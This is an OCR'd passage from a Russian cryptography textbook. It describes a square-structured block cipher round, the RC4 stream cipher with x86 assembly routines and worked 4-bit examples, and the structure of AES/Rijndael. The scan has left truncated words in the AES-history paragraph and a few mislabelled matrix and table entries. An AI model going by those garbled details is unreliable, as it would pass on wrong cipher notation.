Одной из типовых структур, использующихся для построения функции зашифрования блочного криптоалгоритма, является *квадрат* (рис. 2.6.22). Рассмотрим вариант схемы блочного криптоалгоритма с подобной структурой на основе *R*-блоков. Входной блок разрядностью 128 бит и все промежуточные результаты его преобразования представляются двумерным массивом байтов размерностью 4 × 4, вид этого массива показан на рис. 2.6.22, *а*, где a_{ij} – элемент массива (байт), находящийся на пересечении *i*-й строки и *j*-го столбца, $i = \overline{0,3}$, $j = \overline{0,3}$. Функция зашифрования (см. рис. 2.6.22, *б*) суть многократное повторение одного и того же раунда, состоящего из трех операций:

- циклический сдвиг строк;
- перемешивание столбцов;
- стохастическое преобразование байтов блока с использованием элементов (байтов) раундового ключа.

На рис. 2.6.23 показаны схемы операции стохастического преобразования байтов с использованием блоков R_1, параметрами преобразования являются соответствующие элементы k_m раундового ключа, $m = \overline{0,7}$, (см. рис. 2.6.23, *а*); циклического сдвига байтов строки на *i* позиций вправо, где *i* – номер строки, т. е. 0-я строка остается без изменения, 1-я сдвигается вправо на 1 позицию, 2-я – на 2 позиции, 3-я – на 3 позиции вправо (рис. 2.6.23, *б*); и перемешивания столбцов с использованием блоков R_2 – R_5 (рис. 2.6.23, *в*). Байты строки поступают на вход схемы последовательно, при этом начальное состояние всех регистров – нулевое.

Схема, показанная на рис. 2.6.23, *в*, эффективно программируется на 32-разрядных процессорах. Она может использоваться самостоятельно для хеширования информации.







Рис. 2.6.22. Принцип построения функции защифрования блочного шифра:
а – структура блока данных;
б – процедура прямого преобразования блока данных






Рис. 2.6.23. Раундовые операции:
а – стохастическое преобразование байтов;
б – циклический сдвиг строк;
в – перемешивание столбцов

2.7. Поточный шифр *RC*4

2.7.1. Описание криптоалгоритма

*RC*4 – поточный шифр с переменным размером ключа, разработанный Роном Ривестом. Алгоритм работает в режиме *OFB*, т. е. поток ключевой информации не зависит от открытого текста. Используются два 8-разрядных счетчика *Q*1 и *Q*2 и 8-разрядный блок замены (*S*-блок) (рис. 2.7.1), таблица замен имеет размерность 8 × 256 и является перестановкой (зависящей от ключа) двоичных чисел от 0 до 255.

Рассмотрим процедуру генерации очередного байта гаммы. Пусть $S(i)$ и γ – содержимое ячейки с адресом *i* таблицы замен *S*-блока и очередной байт гаммы.

Алгоритм RC4

1) Такт работы первого счетчика:

$$Q1 = (Q1 + 1)\ mod\ 2^8.$$

2) Такт работы второго счетчика:

$$Q2 = (Q2 + S(Q1))\ mod\ 2^8.$$

3) Ячейки таблицы замен *S*-блока с адресами *Q*1 и Q2 обмениваются своим содержимым:

$$S(Q1) \leftrightarrow S(Q2).$$

4) Вычисление суммы содержимого ячеек таблицы замен *S*-блока с адресами *Q*1 и *Q*2:

$$T = (S(Q1) + S(Q2))\ mod\ 2^8.$$

5) Считывание содержимого ячейки таблицы замен *S*-блока с адресом *T*:

$$\gamma = S(T).$$




Рис. 2.7.1. Схема генератора ПСП *RC*4

Таблица замен *S*-блока медленно изменяется при использовании, при этом счетчик *Q*1 обеспечивает изменение каждого элемента таблицы, а *Q*2 гарантирует, что элементы таблицы изменяются случайным образом.

```
;=============================================================
;=== GenRC4 - такт работы 8-разрядного генератора ПСП RC4. ========
;=============================================================
;=== При вызове: DS: SI - адрес буфера RC4Info (рис. 2.7.2). ======
;=== При возврате: AL - выходной байт. ===========================
;=============================================================
GenRC4   PROC
```

7*

```
        pushf                       ; Сохранение содержимого
        push    bx                  ; используемых регистров
        cld                         ; Движение по буферу RC4Info в сторону
                                    ; старших адресов
        inc     BYTE PTR [si]
                                    ; Такт работы 1-го счетчика Q1
        lodsb                       ; AL = Q1
        mov     ah, al              ; AH - копия Q1
mov     bx, si
        inc     bx                  ; DS: BX - адрес таблицы замен S-блока
        xlat                        ; AL = S(Q1)
        add     BYTE PTR [si], al
                                    ; Такт работы 2-го счетчика Q2
        lodsb                       ; AH = Q1, AL = Q2
        push    ax
        call    StepHPerm2          ; S(Q1)<-> S(Q2)
        pop     ax
        xlat                        ; AL = S(Q2)
        xchg    al, ah              ; AH = S(Q2), AL = Q1
        xlat                        ; AL = S(Q1)
        add     al, ah              ; AL - адрес выходного байта
                                    ; T = S(Q1) + S(Q2)
        xlat                        ; Чтение выходного байта AL = Q(T)
        pop     bx                  ; Восстановление
        popf                        ; регистров
        ret
GenRC4  ENDP
;================================================================
;=== StepHperm2 - шаг перемешивания 8-разрядной таблицы замен S-блока
;=== или 8-разрядной таблицы стохастического преобразования R-блока.
;================================================================
;==== При вызове: таблица, содержащая все значения байта, =========
;==== AH - адрес 1-й ячейки таблицы, AL - адрес 2-й ячейки таблицы,
;==== DS: BX - адрес таблицы. ====================================
;==== При возврате: S(AH) <-> S(AL) или H(AH) <-> H(AL). ==========
;================================================================
StepHPerm2      PROC
                push    di
                push    ax
                xor     ah, ah
                mov     di, ax  ; DI - адрес 2-й ячейки в таблице замен
                pop     ax
                xchg    ah, al
                xor     ah, ah  ; AX - адрес 1-й ячейки
                push    ax      ; Сохраним адрес 1-й ячейки в стеке
                xlat            ; Чтение в AL содержимого 1-й ячейки
```



```
;== Содержимое 2-й ячейки <-> содержимое AL ==
                xor     BYTE PTR [bx + di], al
                xor     al, BYTE PTR [bx + di]
                xor     BYTE PTR [bx + di], al
;==========================================
                                ; AL - содержимое 2-й ячейки
                pop     di      ; DI - адрес 1-й ячейки
                                ; в таблице замен
                mov     BYTE PTR [bx + di], al
                                ; S(Q1) = S(Q2)
                pop     di
                ret
StepHPerm2      ENDP
```

На рис. 2.7.3 показан пример работы 4-разрядного генератора ПСП *RC4*. При заданном заполнении 4-разрядного массива RC4Info на выходе генератора формируется 4-разрядная последовательность

4 5 2 0 13 5 8 4 ...

RC4Info

DS:SI →
Q1
Q2
S (0)
S (1)
...
S (255)

Рис. 2.7.2. Массив *RC4Info*

		Исходное заполнение RC4Info	1-й такт	2-й такт	3-й такт	4-й такт	5-й такт	6-й такт	7-й такт	8-й такт
	Q1	3	4	5	6	7	8	9	10	11
	Q2	8	11	1	14	8	2	13	4	7
SBox	0	1	1	1	1	1	1	1	1	1
	1	2	2	**6**	6	6	6	6	6	6
	2	4	(4)	4	4	4	**10**	10	10	10
	3	9	9	9	9	9	9	9	9	9
	4	3	**15**	15	15	15	15	15	**7**	7
	5	6	6	**2**	(2)	2	2	2	2	2
	6	13	13	13	**8**	8	8	8	(8)	8
	7	10	10	10	10	**5**	5	(5)	5	**3**
	8	5	5	(5)	5	**10**	**4**	4	4	(4)
	9	11	11	11	11	11	11	**12**	12	12
	10	7	7	7	7	7	7	7	**15**	15
	11	15	**3**	3	3	3	3	3	3	**5**
	12	14	14	14	14	14	14	14	14	14
	13	12	12	12	12	12	12	**11**	11	11
	14	8	8	8	**13**	13	(13)	13	13	13
	15	0	0	0	0	(0)	0	0	0	0

Рис. 2.7.3. Последовательность переключений 4–разрядного генератора ПСП *RC4*

2.7.2. Алгоритм разворачивания ключа

Алгоритм инициализации таблицы замен S-блока (рис. 2.7.4).

1) Запись в каждую ячейку таблицы замен *S*-блока ее собственного адреса:

$$\forall i = \overline{0,255},\ \ S_i = i.$$

2) Заполнение байтами ключа другой 256-байтовой таблицы:

$$k = \{k_i\},\ \ i = \overline{0,255}.$$

3) Инициализация индекса j: $j = 0$.

4) Перемешивание таблицы замен *S*-блока:

$$\forall i = \overline{0,255},\ \ j = \left(j + S_i + k_i\right) mod\, 2^8,\ \ S_i \leftrightarrow S_j.$$




Рис. 2.7.4. Алгоритм инициализации таблицы замен *S*–блока

```
;==================================================================
;==== RC4Ini - процедура инициализации ============================
;==== генератора ПСП RC4 (инициализации массива S). ===============
;==================================================================
;==== При вызове: DS: SI - адрес массива Key, содержащего ==========
;==== исходную ключевую последовательность, CX - длина ключа =======
;==== (в байтах), ES: DI - адрес массива KeyMas&S (рис.2.7.5). =====
;==== При возврате: готовый к использованию массив S. =============
;==================================================================
SSize = 256
RC4Ini          PROC
                pushf                   ; Сохранение содержимого
                push    bx              ; используемых регистров
                push    di              ; Сохранение относительного адреса
                                        ; массива KeyMas&S
                mov     bx, di
                add     bx, SSize       ; ES: BX - адрес массива S
        ;=== Заполнение массива KeyMas ===
WrKey:          push    cx si
NextWrKeyMas:
                cmp     di, bx
                jz      OutOfMakeKeyMas
                movsb
                loop    NextWrKeyMas
                pop     si cx
```

```
              jmp      WrKey
OutOfMakeKeyMas:
              pop      si cx
       ;=== Заполнение массива S ========
              mov      cx, SSize
              xor      al, al
NextWrS: stosb
              inc      al
              loop     NextWrS
       ;=== Перемешивание массива S =====
              pop      bx                 ; BX - относительный
                                          ; адрес массива KeyMas&S
              push     ds dx              ; Сохранение содержимого
                                          ; используемых регистров
              push     es
              pop      ds                 ; DS:BX -> KeyMas&S

              mov      cx, SSize          ; Количество тактов перемешивания
              xor      ax, ax   ; j = 0
              xor      si, si             ; i = 0
              mov      dx, cx             ; DX = SSize
       ;=== Такт перемешивания ==========
NextPerm:     add      al, BYTE PTR [bx + si]
                                          ; j = j + k(i)
              add      al, BYTE PTR [bx + si + SSize]
                                          ; j = j + s(i)
              mov      di, ax
              add      di, dx             ; DI - смещение 1-го перемещаемого
                                          ; байта в массиве KeyMas&S
              push     si                 ; Сохраним i
              add      si, dx             ; SI - смещение 2-го перемещаемого
                                          ; байта в массиве KeyMas&S
              call     StepHPerm3         ; S(Q1)<->S(Q2)
              pop      si                 ; Восстановим i
              inc      si                 ; i = i + 1
              loop     NextPerm;
       ;=================================
              pop      dx ds              ; Восстановление регистров
       ;=================================
              pop      bx                 ; Восстановление
              popf                        ; регистров
              ret
RC4Ini        ENDP
;==================================================================
;==== StepHperm3 - шаг перемешивания 8-разрядной ==================
;==== таблицы замен S-блока или 8-разрядной =======================
;==== таблицы стохастического преобразования R-блока. =============
```



```
;=================================================================
;=== При вызове: таблица, содержащая все значения байта, =========
;=== SI - адрес 1-й ячейки таблицы, DI - адрес 2-й ячейки таблицы,
;=== DS: BX - адрес таблицы. =====================================
;=== При возврате: S(SI) <-> S(DI) или H(SI) <-> H(DI). ==========
;=================================================================
StepHPerm3       PROC
                 push     ax
                 mov      al, BYTE PTR [bx + si]
                 xor      al, BYTE PTR [bx + di]
                 xor      BYTE PTR [bx + di], al
                 xor      al, BYTE PTR [bx + di]
                 mov      BYTE PTR [bx + si], al
                 pop      ax
                 ret
StepHPerm3       ENDP
```

На рис. 2.7.6 показан пример инициализации 4-разрядного генератора ПСП *RC*4 с использованием ключа 12 2 3 8.

KeyMas&S

ES:BX →

KeyMas

ES: [BX+256] →

S

Рис. 2.7.5. Массив *KeyMas&S*

	KeyMas		Исходное заполнение S	1-й такт	2-й такт	3-й такт	4-й такт	5-й такт	6-й такт	7-й такт	8-й такт
0	12	0	0	12	12	12	12	12	12	12	12
1	2	1	1	1	15	15	15	15	15	15	15
2	3	2	2	2	2	4	4	4	4	4	4
3	8	3	3	3	3	3	1	1	1	1	1
4	12	4	4	4	4	2	2	13	5	5	5
5	2	5	5	5	5	5	5	5	13	13	13
6	3	6	6	6	6	6	6	6	6	2	2
7	8	7	7	7	7	7	7	7	7	7	0
8	12	8	8	8	8	8	8	8	8	8	8
9	2	9	9	9	9	9	9	9	9	9	9
10	3	10	10	10	10	10	10	10	10	10	10
11	8	11	11	11	11	11	11	11	11	11	11
12	12	12	12	0	0	0	0	0	0	0	7
13	2	13	13	13	13	13	13	2	2	6	6
14	3	14	14	14	14	14	14	14	14	14	14
15	3	15	15	15	1	1	3	3	3	3	3

Рис. 2.7.6. Последовательность тактов перемешивания 4-разрядного массива *S*

2.8. Стандарт криптографической защиты XXI века – Advanced Encryption Standard (AES)

2.8.1. История конкурса на новый стандарт криптозащиты

В 1997 г. НИСТ (национальный институт стандартов и технологий США) объявил о нача программы по принятию нового стандарта криптографической защиты, стандарта XXI века д закрытия важной информации правительственного уровня, на замену существующему с 1974 алгоритму *DES*, самому распространенному криптоалгоритму в мире. *DES* считается устаре шим по многим параметрам: длине ключа, удобству реализации на современных процессора быстродействию и другим, за исключением самого главного – стойкости. За 25 лет интенсивно криптоанализа не было найдено методов вскрытия этого шифра, существенно отличающихся эффективности от полного перебора по ключевому пространству.

На конкурс были приняты 15 алгоритмов, разработанные криптографами 12 стран Австралии, Бельгии, Великобритании, Германии, Израиля, Канады, Коста-Рики, Норв гии, США, Франции, Южной Кореи и Японии.

В октябре 2000 г. конкурс завершился – победителем был признан бельгийский шифр *RIJNDAEL*, как имеющий наилучшее сочетание стойкости, производительности, эффективности реализации, гибкости. Его низкие требования к объему памяти делают его идеально подходящим для встроенных систем. Авторами шифра являются Joan Daemen и Vincent Rijmen, начальные буквы фамилий которых и образуют название алгоритма – *RIJNDAEL*.

2.8.2. Математические основы

В криптоалгоритме операции выполняются над байтами и четырехбайтовыми словами. Байты рассматриваются как элементы поля $GF(2^8)$. Для построения поля авторами *RIJNDAEL* был выбран неприводимый многочлен показателя 51:

$$\varphi(x) = x^8 + x^4 + x^3 + x + 1 \text{ (см. рис. 2.4.8).}$$

Четырехбайтовому слово может быть поставлен в соответствие многочлен с коэффициентами из $GF(2^8)$ степени не более 3. Сумма двух многочленов с коэффициентами из $GF(2^8)$ – это обычная операция сложения многочленов с приведением подобных членов в поле $GF(2^8)$. Таким образом сложение двух четырехбайтовых слов суть операция поразрядного *XOR*.

Умножение – более сложная операция. Предположим, мы перемножаем два многочлена

$$a(x) = a_3x^3 + a_2x^2 + a_1x + a_0 \text{ и } b(x) = b_3x^3 + b_2x^2 + b_1x + b_0.$$

Результатом умножения

$$c(x) = a(x)b(x),$$

будет многочлен

$$c(x) = c_6x^6 + c_5x^5 + c_4x^4 + c_3x^3 + c_2x^2 + c_1x + c_0,$$

где

$$c_0 = a_0b_0$$
$$c_1 = a_1b_0 \oplus a_0b_1$$
$$c_2 = a_2b_0 \oplus a_1b_1 \oplus a_0b_2$$
$$c_3 = a_3b_0 \oplus a_2b_1 \oplus a_1b_2 \oplus a_0b_3$$
$$c_4 = a_3b_1 \oplus a_2b_2 \oplus a_1b_3$$
$$c_5 = a_3b_2 \oplus a_2b_3$$
$$c_6 = a_3b_3.$$

Для того чтобы результат умножения мог быть представлен 4-байтовым словом, необходимо взять результат по модулю многочлена степени не более 4. Авторы шифра выбрали многочлен

$$\widetilde{\varphi}(x) = x^4 + 1,$$

для которого справедливо

$$x^i \bmod \widetilde{\varphi}(x) = x^{i \bmod 4}.$$

Таким образом, результатом умножения двух многочленов

$$d(x) = a(x) \oplus b(x)$$

будет многочлен

$$d(x) = d_3x^3 + d_2x^2 + d_1x + d_0,$$

где

$$d_0 = a_0b_0 \oplus a_3b_1 \oplus a_2b_2 \oplus a_1b_3$$
$$d_1 = a_1b_0 \oplus a_0b_1 \oplus a_3b_2 \oplus a_2b_3$$
$$d_2 = a_2b_0 \oplus a_1b_1 \oplus a_0b_2 \oplus a_3b_3$$
$$d_3 = a_3b_0 \oplus a_2b_1 \oplus a_1b_2 \oplus a_0b_3.$$

В матричной форме это может быть записано следующим образом

$$\begin{vmatrix} d_0 \\ d_1 \\ d_2 \\ d_3 \end{vmatrix} = \begin{vmatrix} a_0 & a_3 & a_2 & a_1 \\ a_1 & a_0 & a_3 & a_2 \\ a_2 & a_1 & a_0 & a_3 \\ a_3 & a_2 & a_1 & a_0 \end{vmatrix} \begin{vmatrix} b_0 \\ b_1 \\ b_2 \\ b_3 \end{vmatrix}.$$

На рис. 2.8.1 показано устройство для одновременного умножения многочлена

$$b(x) = b_3x^3 + b_2x^2 + b_1x + b_0$$

на многочлен

$$a(x) = a_3x^3 + a_2x^2 + a_1x + a_0$$

и деления на

$$\widetilde{\varphi}(x) = x^4 + 1,$$

На получение результата (остатка от деления произведения $a(x)b(x)$ на $\widetilde{\varphi}(x)$) требуется 4 такта. Подача на вход устройства при нулевом начальном состоянии последовательности 1000 вызывает следующую последовательность переключений регистров:

$$a_0a_1a_2a_3$$
$$a_3a_0a_1a_2$$
$$a_2a_3a_0a_1$$
$$a_1a_2a_3a_0.$$

Каждое состояние приведенной последовательности дает соответствующий столбец матрицы преобразования, обеспечивающего получение того же результата за один такт.




Рис. 2.8.1. Устройство для одновременного умножения и деления многочленов

Пусть

$$b(x) = b_3x^3 + b_2x^2 + b_1x + b_0.$$

Умножению на x многочлена $b(x)$ с коэффициентами из $GF(2^8)$ по модулю многочлена

$$\widetilde{\varphi}(x) = x^4 + 1,$$

учитывая свойства последнего, соответствует циклический сдвиг байтов в пределах слова в сторону старшего байта, так как

$$x \otimes b(x) = b_2x^3 + b_1x^2 + b_0x + b_3.$$

2.8.3. Структура шифра

RIJNDAEL – это итерационный блочный шифр, имеющий архитектуру "квадрат" (рис 2.8.2, а). Рассеивающие и перемещивающие свойства шифра иллюстрирует рис. 2.8.2, б

Шифр имеет переменную длину блоков и различные длины ключей. Длина ключа и длина блока могут быть равны независимо друг от друга 128, 192 или 256 битам.

Промежуточные результаты преобразований, выполняемых в рамках криптоалгоритма, называются *состояниями* (state). Состояние (рис. 2.8.2) можно представить в виде прямоугольного массива байтов. Этот массив имеет 4 строки, а число столбцов N_b равно длине блока, деленной на 32.

Ключ шифрования также представлен в виде прямоугольного массива с четырьмя строками. Число столбцов N_k равно длине ключа, деленной на 32.

В некоторых случаях ключ шифрования рассматривается как линейный массив 4-байтовых слов. Слова состоят из 4 байтов, которые находятся в одном столбце (при представлении в виде прямоугольного массива).

Входные данные для шифра обозначаются как байты состояния в порядке a_{00}, a_{10}, a_{20}, a_{30}, a_{01}, a_{11}, a_{21}, a_{31}, a_{41} ... После завершения действия шифра выходные данные получаются из байтов состояния в том же порядке.

Число раундов N_r зависит от значений N_b и N_k, как показано в таблице 2.8.1.




Рис. 2.8.2. Криптоалгоритм *RIJNDAEL*:
а – схема функции E_k зашифрования при $N_k = N_b = 4$;
б – принцип действия

a_{00}	a_{01}	a_{02}	a_{03}
a_{10}	a_{11}	a_{12}	a_{13}
a_{20}	a_{21}	a_{22}	a_{23}
a_{30}	a_{31}	a_{32}	a_{33}

k_{00}	k_{01}	k_{02}	k_{03}
k_{10}	k_{11}	k_{12}	k_{13}
k_{20}	k_{21}	k_{22}	k_{23}
a_{30}	a_{31}	a_{32}	a_{33}

Рис. 2.8.3. Пример представления состояния (N_k = 4) и ключа шифрования (N_k = 4)

Таблица 2.8.1. Число раундов N_r как функция от длины ключа N_k и длины блока N_b

N_r	$N_b = 4$	$N_b = 6$	$N_b = 8$
$N_b = 4$	10	12	14
$N_b = 6$	12	12	14
$N_b = 8$	14	14	14

Раундовое преобразование. Раунд состоит из четырех различных преобразований (см. рис. 2.8.2, *а*). На псевдо-Си это выглядит следующим образом:

```
// ===============================================================
Round (State, RoundKey)
{
SubBytes(State);                    // замена байтов
ShiftRows(State);                   // сдвиг строк
MixColumns(State);                  // перемешивание столбцов
AddRoundKey(State, RoundKey);       // добавление раундового ключа
}
// ===============================================================
```

Последний раунд шифра немного отличается от остальных. Вот как он выгляди

```
// ===============================================================
FinalRound(State, RoundKey)
{
SubBytes(State);                    // замена байтов
ShiftRows(State);                   // сдвиг строк
AddRoundKey(State, RoundKey);       // добавление раундового ключа
}
// ===============================================================
```

В приведенной записи функции (*Round*, *SubBytes* и т. д.) выполняют свои действия над массивами, указатели (т. е. *State*, *RoundKey*) на которые им передаются.

Как можно заметить, последний цикл отличается от всех остальных только отсутствием перемешивания столбцов. Каждое из приведенных преобразований разобрано далее.

Замена байтов (SubBytes). Преобразование *SubBytes* представляет собой нелинейную замену байтов, выполняемую независимо над каждым байтом состояния. Таблицы замены *S*-блока являются инвертируемыми и построены из композиции двух преобразований:

1) получение обратного элемента относительно умножения в поле $GF(2^8)$, нулевой элемент '00' переходит сам в себя;

2) применение преобразования над $GF(2)$, определенного как:

$$\begin{bmatrix} y_0 \\ y_1 \\ y_2 \\ y_3 \\ y_4 \\ y_5 \\ y_6 \\ y_7 \end{bmatrix} = \begin{bmatrix} 1&0&0&0&1&1&1&1 \\ 1&1&0&0&0&1&1&1 \\ 1&1&1&0&0&0&1&1 \\ 1&1&1&1&0&0&0&1 \\ 1&1&1&1&1&0&0&0 \\ 0&1&1&1&1&1&0&0 \\ 0&0&1&1&1&1&1&0 \\ 0&0&0&1&1&1&1&1 \end{bmatrix} \begin{bmatrix} x_0 \\ x_1 \\ x_2 \\ x_3 \\ x_4 \\ x_5 \\ x_6 \\ x_7 \end{bmatrix} + \begin{bmatrix} 1 \\ 1 \\ 0 \\ 0 \\ 0 \\ 1 \\ 1 \\ 0 \end{bmatrix}.$$

Применение описанного *S*-блока ко всем байтам состояния обозначено как *SubBytes* (*State*). Рис. 2.8.4 иллюстрирует применение преобразования *SubBytes* к состоянию.




Рис. 2.8.4. *SubBytes* действует на каждый байт состояния

Преобразование сдвига строк (ShiftRows). Последние 3 строки состояния циклически сдвигаются на различное число байт. Строка 1 сдвигается на *C*1 байт, строка 2 – на *C*2 байт и строка 3 – на *C*3 байт. Значения сдвигов *C*1, *C*2 и *C*3 зависят от длины блока N_b. Их величины приведены в таблице 2.8.3.

Таблица 2.8.3. Величина сдвига для разной длины блоко

N_b	C1	C2	C3
4	1	2	3
6	1	2	3
8	1	3	4

Операция сдвига последних 3 строк состояния на определенную величину обозначена как *ShiftRows* (*State*). Рис. 2.8.5 показывает влияние преобразования на состояние.

a	b	c	d
e	f	g	h
i	j	k	l
m	n	o	p

Без сдвига
Циклический сдвиг на C1
Циклический сдвиг на C2
Циклический сдвиг на C3

a	b	c	d
f	g	h	e
k	l	i	j
p	m	n	o

Рис. 2.8.5. *ShiftRows* действует на строки состояния

Преобразование перемешивания столбцов (MixColumns). В этом преобразовании столбцы состояния рассматриваются как многочлены над $GF(2^8)$ и умножаются по модулю $x^4 + 1$ на многочлен $g(x)$, выглядящий следующим образом:

$$g(x) = '03'x^3 + '01'x^2 + '01'x + '02'.$$

Это может быть представлено в матричном виде следующим образом

$$\begin{vmatrix} b_0 \\ b_1 \\ b_2 \\ b_3 \end{vmatrix} = \begin{vmatrix} '02' & '03' & '01' & '01' \\ '01' & '02' & '03' & '01' \\ '01' & '01' & '02' & '03' \\ '03' & '01' & '01' & '02' \end{vmatrix} \begin{vmatrix} a_0 \\ a_1 \\ a_2 \\ a_3 \end{vmatrix}.$$

Применение этой операции ко всем четырем столбцам состояния обозначено как *MixColumn*(*State*). Рис. 2.8.6 демонстрирует применение преобразования *MixColumn* к столбцу состояния.

